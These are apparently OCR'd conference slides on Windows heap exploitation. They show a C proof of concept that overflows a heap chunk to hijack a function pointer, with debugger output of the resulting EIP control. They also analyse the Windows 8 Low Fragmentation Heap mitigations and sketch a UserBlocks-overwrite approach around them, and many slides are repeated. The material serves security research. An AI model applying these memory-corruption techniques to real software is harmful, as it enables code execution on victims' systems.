
```
c = (char*)HeapAlloc(myheap,0,0x20);
struct own_me* control_flow = (struct own_me*)
HeapAlloc(myheap,0,sizeof(struct own_me));

// initialise the function pointer
control_flow->get_eip = &foo;

// overwrite the struc's function pointer with 'shellcode'
memcpy(c, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 32);

// Call the function pointer from the struc
control_flow->get_eip();
```

Offset match attack



```
Registers (FPU)
EAX 00A0EAE0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPi&*"
ECX 41414141
EDX 00000000
EBX 7FFDF000
ESP 0027F700
EBP 0027F7DC
ESI 0027F704
EDI 0027F7DC

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00A0EAE0 41 41 41 41 41 41 41 41  AAAAAAAA
00A0EAE8 41 41 41 41 41 41 41 41  AAAAAAAA
00A0EAF0 41 41 41 41 41 41 41 41  AAAAAAAA
00A0EAF8 41 41 41 41 41 41 41 41  AAAAAAAA
00A0EB00 50 69 26 2A 00 00 00 80  Pi&*...Ç
00A0EB08 11 00 00 00 00 00 00 00  ◄.......
00A0EB10 00 00 00 00 00 00 00 00  ........
00A0EB18 00 00 00 00 00 00 00 00  ........
00A0EB20 00 00 00 00 00 00 00 00  ........
00A0EB28 55 69 26 2A 00 00 00 80  Ui&*...Ç
00A0EB30 16 00 00 00 00 00 00 00  ▬.......
00A0EB38 00 00 00 00 00 00 00 00  ........
00A0EB40 00 00 00 00 00 00 00 00  ........
00A0EB48 00 00 00 00 00 00 00 00  ........
00A0EB50 5A 69 26 2A 00 00 00 80  Zi&*...Ç
00A0EB58 1B 00 00 00 00 00 00 00  ←.......
00A0EB60 00 00 00 00 00 00 00 00  ........
00A0EB68 00 00 00 00 00 00 00 00  ........
00A0EB70 00 00 00 00 00 00 00 00  ........
00A0EB78 5F 69 26 2A 00 00 00 80  _i&*...Ç
00A0EB80 20 00 00 00 00 00 00 00   .......
00A0EB88 00 00 00 00 00 00 00 00  ........
00A0EB90 00 00 00 00 00 00 00 00  ........
00A0EB98 00 00 00 00 00 00 00 00  ........
00A0EBA0 44 69 26 2A 00 00 00 80  Di&*...Ç
00A0EBA8 25 00 00 00 00 00 00 00  %.......
```

```
0027F700  01101580  Ç§▶0 RETURN to offsetma.01101580
0027F704  00000000  ....
0027F708  00000000  ....
0027F70C  7FFDF000  .≡²⌂
0027F710  CCCCCCCC  ╠╠╠╠
0027F714  CCCCCCCC  ╠╠╠╠
0027F718  CCCCCCCC  ╠╠╠╠
0027F71C  CCCCCCCC  ╠╠╠╠
0027F720  CCCCCCCC  ╠╠╠╠
0027F724  CCCCCCCC  ╠╠╠╠
0027F728  CCCCCCCC  ╠╠╠╠
0027F72C  CCCCCCCC  ╠╠╠╠
0027F730  CCCCCCCC  ╠╠╠╠
0027F734  CCCCCCCC  ╠╠╠╠
0027F738  CCCCCCCC  ╠╠╠╠
0027F73C  CCCCCCCC  ╠╠╠╠
0027F740  CCCCCCCC  ╠╠╠╠
0027F744  CCCCCCCC  ╠╠╠╠
0027F748  CCCCCCCC  ╠╠╠╠
0027F74C  CCCCCCCC  ╠╠╠╠
0027F750  CCCCCCCC  ╠╠╠╠
0027F754  CCCCCCCC  ╠╠╠╠
0027F758  CCCCCCCC  ╠╠╠╠
0027F75C  CCCCCCCC  ╠╠╠╠
0027F760  CCCCCCCC  ╠╠╠╠
0027F764  CCCCCCCC  ╠╠╠╠
0027F768  CCCCCCCC  ╠╠╠╠
```

```
!heaper p peb
[07:57:48] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Demo

Offset match attack

- Advantage:
  - You do not need to know where object(s) are in memory or perform large seeding operations.
  - Used when you can only allocate objects after a chunk has been overflown…
    - Otherwise you could just position the chunk to be overflown before an object and overwrite the objects vtable. (application specific technique)
- Limitations:
  - Need the ability to trigger arbitrary allocations of an object/struct and multiple chunks
  - Knowledge of an upcoming virtual function call…


Changes introduced into Windows 8 heap

Changes introduced into Windows 8 heap

- I focused on the Consumer Preview
- I only looked at the LFH for now:
  - RtlpLowFragHeapAllocFromContext()
  - RtlpLowFragHeapFree()

Windows 8 LFH structures

UserBlocks & BusyBitmap



```
0:004> dt _HEAP_USERDATA_HEADER
ntdll!_HEAP_USERDATA_HEADER
   +0x000 SFreeListEntry    : _SINGLE_LIST_ENTRY
   +0x000 SubSegment        : Ptr32 _HEAP_SUBSEGMENT
   +0x004 Reserved          : Ptr32 Void
   +0x008 SizeIndexAndPadding : Uint4B
   +0x008 SizeIndex         : UChar
   +0x009 GuardPagePresent  : UChar
   +0x00a PaddingBytes      : Uint2B
   +0x00c Signature         : Uint4B
   +0x010 FirstAllocationOffset : Uint2B
   +0x012 BlockStride       : Uint2B
   +0x014 BusyBitmap        : _RTL_BITMAP
   +0x01c BitmapData        : [1] Uint4B
0:004> dt _RTL_BITMAP
ntdll!_RTL_BITMAP
   +0x000 SizeOfBitMap      : Uint4B
   +0x004 Buffer            : Ptr32 Uint4B
```

BusyBitmap.Buffer->UserBlocks.BitmapData

Windows 8 LFH allocation

- LFH still triggered on 0x12 consecutive allocations (0x11 if allocated and freed)
- No more ‘NextOffset/FreeEntryOffset’
  - RIP FreeEntryOffset overwrite, Offset match attacks
- Now the allocation pattern is randomized
- Anti-determinism
  - Guard pages on the Userblocks if triggering consistent allocations
  - BusyBitmap->Buffer used to help calculate the next chunk address

Windows 8 LFH allocation

```
MOV EAX,DWORD PTR FS:[18]               ; load the current teb
MOVZX ECX,WORD PTR DS:[EAX+FAA]         ; arrayindex = _teb
                                        ; ->LowFragHeapDataSlot
MOVZX ESI,BYTE PTR DS:[ECX+773EFF40]    ; rand_index =
                                        ; RtlpLowFragHeapRandomData
                                        ; [arrayindex]
MOV EAX,DWORD PTR FS:[18]               ; load the current teb
MOV EBX,DWORD PTR SS:[EBP-2C]           ; load the _heap_subsegment
                                        ; ->UserBlocks
INC ECX                                 ; arrayindex++
AND ECX,0FF                             ; arrayindex &= 0xff
MOV WORD PTR DS:[EAX+FAA],CX            ; _teb->LowFragHeapDataSlot
                                        ; = arrayindex
```

Windows 8 LFH allocation

```
MOV EAX,ESI                          ; copy rand_index
MOV ESI,DWORD PTR DS:[EBX+14]        ; load the _heap_subsegment
                                     ; ->UserBlocks.
                                     ; BusyBitmap.SizeOfBitmap
MOV DWORD PTR SS:[EBP-10],EAX        ; save the rand_index
CMP ESI,20                           ; compare BusyBitmap.SizeOfBitMap
                                     ; against 32
JB ntdll.77306CF2                    ; jump if BusyBitmap.
                                     ; SizeOfBitMap is < 32
```

Windows 8 LFH allocation

Calculate the bitmap_index

```
MOV EDI,DWORD PTR DS:[EBX+18] ; load the BusyBitmap->Buffer
IMUL ESI,EAX                  ; bitmap_index = SizeOfBitmap * index
JMP SHORT ntdll.77306CE7
---------------------------------------------------------------------------------

SHR ESI,7                     ; bitmap_index += bitmap_index / 128
MOV DWORD PTR SS:[EBP-10],ESI ; save off the bitmap_index
JMP ntdll.77306C62
```

…now the code updates the BusyBitmap->Buffer using the **bitmap_index** (excluded for brevity)

Windows 8 LFH allocation

Reset the Offset and Depth

```
OR ECX,EAX                       ; calculate a new
                                 ; AggregateExchg.OffsetAndDepth
MOV EAX,DWORD PTR SS:[EBP-20]    ; load the current
                                 ; AggregateExchg.OffsetAndDepth
MOV DWORD PTR DS:[EAX],ECX       ; set the new
                                 ; AggregateExchg.OffsetAndDepth
```

Windows 8 LFH allocation

```
MOVZX EAX,WORD PTR DS:[EBX+12]      ; zero extend the
                                    ; UserBlocks.BlockStride
MOVZX ECX,WORD PTR DS:[EBX+10]      ; zero extend the
                                    ; UserBlocks.
                                    ; FirstAllocationOffset
IMUL EAX,EDI                        ; next_chunk = BlockStride *
                                    ; UserBlocks.BitmapData
ADD EAX,EBX                         ; next_chunk += UserBlocks
ADD ECX,EAX                         ; next_chunk += UserBlocks
                                    ; ->FirstAllocationOffset
TEST BYTE PTR DS:[ECX+7],3F         ; is the chunk free?
JNZ ntdll.77392598                  ; jump if it isn't
TEST ECX,ECX                        ; test to see if it returns a
                                    ; value....
JE ntdll.7730EFEB                   ; jump if it doesn't
```

Windows 8 LFH allocation

That calculation again:

next_chunk =
UserBlocks.FirstAllocationOffset +
((UserBlocks.BlockStride *
UserBlocks.BitmapData) + UserBlocks)

Windows 8 LFH free

During the RtlpLowFragHeapFree, RtlpValidateLFHBlock is called...

```
RtlpValidateLFHBlock (_heap *pHeap, _heap_entry *chunk)
...
SHR ECX,3                          ; _heap_subsegment
                                   ; subsegment =
                                   ; _heap_entry / 0x8
XOR ECX,DWORD PTR DS:[EAX]         ; subsegment ^=
                                   ; _heap_entry.
                                   ; InterceptorValue
XOR ECX,DWORD PTR DS:[7786F6D8]    ; subsegment ^= RtlpLFHKey
XOR ECX,DWORD PTR SS:[EBP+8]       ; subsegment ^= _heap
```

_heap_subsegment is derived from the _heap_entry.

Windows 8 LFH free

```
AND DWORD PTR SS:[EBP-4],0          ; meh
MOV EAX,DWORD PTR DS:[ECX+4]        ; load subsegment->UserBlocks
CMP ECX,DWORD PTR DS:[EAX]          ; compare the derived
                                    ; subsegment with the
                                    ; subsegment->UserBlocks
                                    ; ->_heap_subsegment
JNZ SHORT ntdll.77841C4C            ; jump if they are not
                                    ; matching
```

Another thing...


We can no longer trigger the Dr Hawkes #1 technique as the arbitrary chunk we are freeing needs to also be a chunk marked with a segment offset.

Windows 8 exploitation

Windows 8 exploitation

Originally I was playing with the concept of 3 null dword writes targeting the UserBlocks header to form an arbitrary allocation.

But Dr Valasek had a better idea… Valasek mentioned that you could **possibly** overwrite the whole UserBlocks header…



Determinism

Ok so determinism is at a all time low.
Chunk allocations are non deterministic.

This effectivly means the LFH is now not F

But generally, if we have an application that allows arbitrary allocations of a particular bin size, we probably wouldn't be limited to 17 or 18 allocations...

Determinism

Windows 7

Windows 8

UserBlocks 0x40	UserBlocks 0x40
1	3
2	6
3	4
4	1
5	5
6	2

Uninitialized UserBlocks	Uninitialized UserBlocks
1	5

Determinism

Windows 7

Windows 8

UserBlocks 0x40	UserBlocks 0x40
1	3
2	6
3	4
4	1
5	5
6	2

Uninitialized UserBlocks	Uninitialized UserBlocks
1	5

Determinism

Windows 7	Windows 8
UserBlocks 0x40	**UserBlocks 0x40**
1	3
2	6
3	4
4	1
5	5
6	2

Uninitialized UserBlocks	Uninitialized UserBlocks
1	5

Determinism

Windows 7	Windows 8
UserBlocks 0x40	**UserBlocks 0x40**
🟥 1	🟥 3
🟥 2	6
🟥 3	4
4	🟥 1
5	5
6	🟥 2

Uninitialized UserBlocks	Uninitialized UserBlocks
1	5


Determinism

Windows 7 | Windows 8

UserBlocks 0x40	UserBlocks 0x40
1	3
2	6
3	4
4	1
5	5
6	2

Uninitialized UserBlocks	Uninitialized UserBlocks
1	5

Determinism



Windows 7	Windows 8
UserBlocks 0x40	**UserBlocks 0x40**
1	3
2	6
3	4
4	1
5	5
6	2

Uninitialized UserBlocks	**Uninitialized UserBlocks**
1	5

Determinism

Windows 7	Windows 8
UserBlocks 0x40	**UserBlocks 0x40**
1	3
2	6
3	4
4	1
5	5
6	2

Windows 7	Windows 8
Uninitialized UserBlocks	**Uninitialized UserBlocks**
1	5

Determinism


Windows 7

Windows 8

UserBlocks 0x40	UserBlocks 0x40
1	3
2	6
3	4
4	1
5	5
6	2

UserBlocks 0x40	UserBlocks 0x40
1	5

UserBlocks overwrite




Windows 7	Windows 8
UserBlocks 0x40	**UserBlocks 0x40**
1	3
2	6
3	4
4	1
5	5
6	2

UserBlocks 0x40	**UserBlocks 0x40**
1	5

Unknown distance between last free chunk and next UserBlocks

UserBlocks overwrite

Sized bin: 0x40



0x00E72700 UserBlocks0 -> 08 chunks – No Guard

0x00e73710 SubSegment0 -> UserBlocks0

0x00e73738 SubSegment1 -> UserBlocks1

0x00e73760 SubSegment2 -> UserBlocks2

0x00e73788 SubSegment3 -> UserBlocks3

0x00E73b00 UserBlocks1 -> 19 chunks – No Guard

